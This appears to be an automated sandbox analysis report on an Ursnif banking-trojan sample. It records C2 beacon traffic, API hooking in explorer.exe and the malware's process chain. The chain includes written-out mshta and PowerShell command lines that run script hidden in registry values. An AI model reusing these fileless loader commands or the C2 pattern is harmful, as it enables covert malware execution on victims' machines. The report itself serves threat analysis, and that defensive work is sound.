I7wQ/W8sgJRRTD/UmBUWMFJ5lXJRCuWLG4ooaEpQbtarXnEcCqXZkxacyIWqb8gQXrIg0/MZDFYYZs3G/jf3uUYyaY M1l4rJLJHbtkwzk2TvySuRnQQp0q1IeohIEQLRNu7NQBjFUuQk1eAXq7bC4r96tn1lYzwS9hfl11O09VvPj7+lARBE nDD5z4fqakWY2u2sChRyNn28ZWatOXKoDS3wNMzzxmjZS38dmHKFl2YD8q5X3GV5GGjCysbvtHn0GZc7bixwwsuQUm GFG/jjX+8n9ute21jdOnSKM+pEWkJxzQW7kqhY6XqiaGwnep3Sr0IsDBNeqZQUWx3HuNzHTA4CbAS6ci/YDX7QVXdl ohg4pAPax0uJkXTW5U1HsJfyImlnwki70ydbPrPD4KrXbtLF4paI+u9AuJqE+bDhe8EPCEEoegqliw/6+ZSFVD0gYp YwMj9nKL6OssWbto/rXFNlNhWZDBoDoHRcIwEut/J1+bbLkNe3LDshxHKI4GV9TqfLy3EdUz8KSt31xyNp3wmFsXY0 Zu3UCI15s51+ZLDgQou7kcEsjV+CdnpcFeQMfS0s6XuvjjQ/I8hXECA5TMM/7IelrdeIwbzp18lP9slLeyizirYuxfF8Ow7ClR7t 2bGi9+adpy8Bge8bUZpT9jT70d019FZndQxWQwR2a34DANgaykZyN8kHwHLH9vUTOf03Mc9N9Txq8kC57xTgiUtuwg dLMIUAP84xodLpbZrj/kSHZ8vaDz9xYcFfBFzEX9VQ8BaeBAkRJpHd9HxhL0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49745	193.56.255.167	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Dec 16, 2020 11:07:36.692709923 CET	5235	OUT	GET /images/7fyxdgE16Wzc/NTp3KYRnq_2/FfVuj_2BgOC9g9/ypxwvUsxP_2BjRv4IoOGY/ls8cRjS9_2B9CFok/IIciaBbavff8xIv/QDnJnQxg5GFZWds3Q4/WJYPPBvIM/fTQamjd1C8ZF4x_2BQAG/7tjeWUw0l7HYY5PaqB5/4nRQ7JoUoZ1VN0XTFxi7Cj/sa195v8n0NrfN/CyTgvxQv/A6Pn.avi HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: rosadalking.xyz Connection: Keep-Alive Cookie: lang=en

Timestamp	kBytes transferred	Direction	Data
Dec 16, 2020 11:07:36.878608942 CET	5237	IN	HTTP/1.1 200 OK Date: Wed, 16 Dec 2020 10:07:36 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=ei8vnctk71sg1bp380ag93sn56; path=/; domain=.rosadalking.xyz Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Length: 2404 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 52 2b 67 47 75 41 33 43 6a 6b 4d 6e 6c 47 4d 78 4b 47 65 61 47 67 79 43 49 4f 4d 5a 4d 2f 76 43 42 43 61 6f 42 6b 4d 73 48 57 31 6b 4b 55 63 7a 56 4c 48 5a 35 35 6e 6f 53 4a 6e 65 34 44 4b 64 71 65 31 53 78 37 42 51 58 37 52 73 57 41 39 6c 73 71 56 54 69 44 57 56 62 5a 77 32 43 37 59 55 75 52 61 35 75 6d 50 39 76 4a 6d 79 57 6b 54 2b 74 64 6e 63 34 4e 50 59 68 66 5a 51 73 57 33 54 74 73 43 4a 4f 4a 50 68 68 33 62 50 56 5a 41 72 4b 55 56 77 75 35 62 6a 78 73 6a 56 57 64 43 33 50 47 4b 77 74 46 51 62 31 73 51 6a 4f 6b 4f 45 57 4e 47 48 34 51 67 59 50 7a 53 38 71 57 32 7a 56 30 72 74 51 45 4f 74 79 4e 2b 51 45 4a 6d 58 4f 2b 72 5a 38 33 4d 6f 46 46 53 6e 6f 36 32 72 42 71 43 58 50 33 37 48 62 45 72 77 5a 4b 54 70 56 38 6c 69 33 33 34 68 54 58 39 35 71 55 68 2f 64 66 33 6c 36 47 76 53 48 49 49 30 4d 49 4f 78 50 59 6e 67 62 33 49 56 72 79 69 4f 70 64 47 48 41 31 59 4f 54 48 6d 4b 70 6e 61 6e 70 56 58 4e 44 59 54 53 46 63 51 73 70 48 72 75 4a 36 46 4b 6e 77 2f 55 33 42 38 67 45 47 41 33 79 50 6a 6f 32 52 69 38 36 49 69 4b 47 76 59 31 55 78 51 42 58 4a 61 6a 62 76 67 39 73 66 46 37 61 30 6e 61 7a 4e 6b 62 76 66 53 4e 74 42 73 56 44 5a 6c 68 79 55 46 4a 6a 4c 64 55 78 61 69 43 74 31 7a 44 5a 73 79 71 63 32 52 53 71 4a 37 61 63 79 47 6c 36 66 37 72 77 4b 48 70 57 4a 52 78 52 6d 6f 68 38 51 4c 2f 6e 2f 36 6b 65 37 6d 4b 35 78 7a 79 54 49 6f 54 36 62 30 45 32 61 6c 70 56 32 61 61 58 68 42 76 31 6d 4b 79 31 4e 77 62 6b 71 38 59 32 47 76 45 7a 52 4a 64 39 56 6d 38 38 79 72 4b 4e 38 35 43 53 61 51 43 55 42 4c 6c 70 48 48 7a 64 53 57 71 4d 41 72 4b 6a 64 72 71 33 49 35 66 43 76 57 4a 32 39 71 35 4d 30 2f 75 54 66 74 47 31 4c 2b 4f 54 6d 59 56 4e 4e 59 6e 62 73 4e 58 52 50 43 43 36 7a 2f 6b 7a 64 49 5a 52 37 6e 73 53 74 73 31 57 30 55 67 58 5a 55 30 56 72 78 75 6b 43 32 66 75 30 39 67 47 49 38 4d 70 61 32 61 68 6d 68 30 76 2f 53 78 71 66 77 57 41 76 4b 56 59 5a 51 73 50 43 78 43 76 55 77 64 4a 48 47 4d 67 74 46 73 57 30 30 6d 52 34 30 52 4b 75 37 48 43 42 51 6c 2b 50 6e 47 7a 50 75 57 62 34 42 4b 51 43 70 45 43 79 65 63 59 72 76 6b 6f 61 75 58 63 37 34 7a 57 44 30 4d 70 62 6c 66 34 48 4f 51 61 4b 2b 62 55 75 64 6e 4b 61 44 30 4d 34 64 53 2b 32 4e 46 4f 68 77 45 57 6d 31 6f 6b 46 48 4f 4d 58 6b 41 61 72 70 64 34 2f 68 78 38 6a 2f 49 56 64 69 71 58 69 50 64 42 44 47 4d 33 78 75 56 42 56 76 4b 43 72 33 6f 33 39 59 62 38 46 41 77 79 35 76 41 50 41 6a 2f 4d 6a 35 4e 78 74 57 51 54 43 68 30 77 50 55 69 67 6b 38 62 67 4b 34 73 39 41 41 34 6e 47 46 4a 72 32 6f 35 38 68 52 56 4a 5a 4b 31 6c 4c 31 4e 4b 47 72 73 38 48 5a 76 32 67 67 38 2f 6c 4b 71 79 50 36 66 6a 6b 54 6c 6c 70 38 2b 4a 63 75 78 38 49 4c 61 Data Ascii: R+gGuA3CjkMnlGMxKGeaGgyCIOMZM/vCBCaoBkMsHW1kKUczVLHZ55noSJne4DKdqe1Sx7BQX7RsWA 9lsqVTiDWVbZw2C7YUuRa5umP9vJmyWkT+tdnc4NPYhfZQsW3TtsCJOJPhh3bPVZArKUVwu5bjxsjVWdC3PGKwtFQb 1sQjOkOEWNGH4QgYPzS8qW2zV0rtQEOtyN+QEJmXO+rZ83MoFFSno62rBqCXP37HbErwZKTpV8li334hTX95qUh/df 3l6GvSHII0MIOxPYngb3IVryiOpdGHA1YOTHmKpnanpVXNDYTSFcQspHruJ6FKnw/U3B8gEGA3yPjo2Ri86IiKGvY1 UxQBXJajbvg9sfF7a0nazNkbvfSNtBsVDZlhyUFJjLdUxaiCt1zDZsyqc2RSqJ7acyGl6f7rwKHpWJRxRmoh8QL/n/ 6ke7mK5xzyTIoT6b0E2alpV2aaXhBv1mKy1Nwbkq8Y2GvEzRJd9Vm88yrKN85CSaQCUBLlpHHzdSWqMArKjdrq3l5f CvWJ29q5M0/uTftG1L+OTmYVNNYnbsNXRPCC6z/kzdIZR7nsSts1W0UgXZU0VrxukC2fu09gGI8Mpa2ahmh0v/Sxqf wWAvKVYZQsPCxCvUwdJHGMgtFsW00mR40RKu7HCBQl+PnGzPuWb4BKQCpECyecYrvkoauXc74zWD0Mpb lf4HOQaK+bUudnKaD0M4dS+2NFOhwEWm1okFHOMXkAarpd4/hx8j/IVdiqXiPdBDGM3xuVBVvKCr3o39Yb8FAwy5vA PAj/Mj5NxtWQTCh0wPUigk8bgK4s9AA4nGFJr2o58hRVJZK1lL1NKGrs8HZv2gg8/IKqyP6fjkTllp8+Jcux8ILa

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Dec 16, 2020 11:09:21.197544098 CET	216.58.210.2	443	192.168.2.5	49761	CN=*.g.doubleclick.net, O=Google LLC, L=Mountain View, ST=California, C=US CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Tue Nov 10 15:34:37 CET 2020 Thu Jun 15 02:00:42 CEST 2017	Tue Feb 02 15:34:36 CET 2021 Wed Dec 15 01:00:42 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-24-65281,29-23-24,0	57f3642b4e37e28f5cbe3020c9331b4c
						CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021	
Dec 16, 2020 11:09:31.327621937 CET	185.156.172.54	443	192.168.2.5	49762	CN=*, OU=1, O=1, L=1, ST=1, C=XX	CN=*, OU=1, O=1, L=1, ST=1, C=XX	Thu Dec 03 22:14:50 CET 2020	Sun Dec 01 22:14:50 CET 2030	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,10-11-13-35-23-24-65281,29-23-24,0	7dd50e112cd23734a310b90f6f44a7cd

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFA9B335200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	3B7152C

Process: explorer.exe, Module: user32.dll


Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFA9B335200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	3B7152C

Process: explorer.exe, Module: KERNEL32.DLL

Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFA9B33521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFA9B335200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFA9B33520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Statistics

Behavior



System Behavior

Analysis Process: loaddll32.exe PID: 5508 Parent PID: 5764

General

Start time:	11:06:22
Start date:	16/12/2020
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\5fd9d7ec9e7aetar.dll'
Imagebase:	0x13d0000
File size:	120832 bytes
MD5 hash:	2D39D4DFDE8F7151723794029AB8A034
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.239593873.0000000003AA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.239746568.0000000003AA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.239727168.0000000003AA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.381854498.00000000038AC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.456980641.0000000001240000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.239703401.0000000003AA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.239555043.0000000003AA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.438096785.0000000001270000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.239627007.0000000003AA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.239757278.0000000003AA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.239668974.0000000003AA8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6276 Parent PID: 792

General

Start time:	11:06:26
Start date:	16/12/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff637690000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6324 Parent PID: 6276

General

Start time:	11:06:26
Start date:	16/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6276 CREDAT:17410 /prefetch:2
Imagebase:	0xb70000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 3880 Parent PID: 792

General

Start time:	11:07:29
Start date:	16/12/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff637690000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596

Copyright null 2020

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 2588 Parent PID: 3880

General

Start time:	11:07:29
Start date:	16/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3880 CREDAT:17410 /prefetch:2
Imagebase:	0xb70000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 4380 Parent PID: 3880

General

Start time:	11:07:32
Start date:	16/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3880 CREDAT:17418 /prefetch:2
Imagebase:	0xb70000

File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6308 Parent PID: 3880

General

Start time:	11:07:35
Start date:	16/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3880 CREDAT:17428 /prefetch:2
Imagebase:	0xb70000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 5092 Parent PID: 3472

General

Start time:	11:07:41
Start date:	16/12/2020
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\Audiinrt'));if(!window.flag)close()</script>'
Imagebase:	0x7ff6dd860000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 6620 Parent PID: 5092

General

Start time:	11:07:43
Start date:	16/12/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E').Barclers))
Imagebase:	0x7ff617cb0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000003.435428335.00000224A90B0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA7649F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA7649F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA725E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA725E03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_urtj1ih0.gmi.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA752C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ik2yfqgt.wtx.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA752C6FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20201216	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA752CF35D	CreateDirectoryW
C:\Users\user\Documents\20201216\PowerShell_transcript.320946.tianP39F.20201216110746.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA752C6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA725E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA725E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA725E03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA725E03FC	unknown
C:\Users\user\AppData\Local\Temp\lcbc4odh	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA748BFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA752C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA752C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA752C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA752C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA752C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA752C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\00wddsye	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA748BFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA752C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA752C6FDD	CreateFileW

Copyright null 2020

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA752C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA752C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA752C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA752C6FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA752C6FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_urtj1ih0.gmi.ps1	success or wait	1	7FFA752CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ik2yfqgt.wtx.psm1	success or wait	1	7FFA752CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.out	success or wait	1	7FFA752CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.err	success or wait	1	7FFA752CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.tmp	success or wait	1	7FFA752CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.0.cs	success or wait	1	7FFA752CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.dll	success or wait	1	7FFA752CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.cmdline	success or wait	1	7FFA752CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.0.cs	success or wait	1	7FFA752CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.err	success or wait	1	7FFA752CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.tmp	success or wait	1	7FFA752CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.out	success or wait	1	7FFA752CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.cmdline	success or wait	1	7FFA752CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.dll	success or wait	1	7FFA752CF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_urtj1ih0.gmi.ps1	unknown	1	31	1	success or wait	1	7FFA752CB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ik2yfqgt.wtx.psm1	unknown	1	31	1	success or wait	1	7FFA752CB526	WriteFile
C:\Users\user\Documents\20201216\PowerShell_transcript.320946.tianP39F.20201216110746.txt	unknown	3	ef bb bf	...	success or wait	1	7FFA752CB526	WriteFile

Copyright null 2020

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
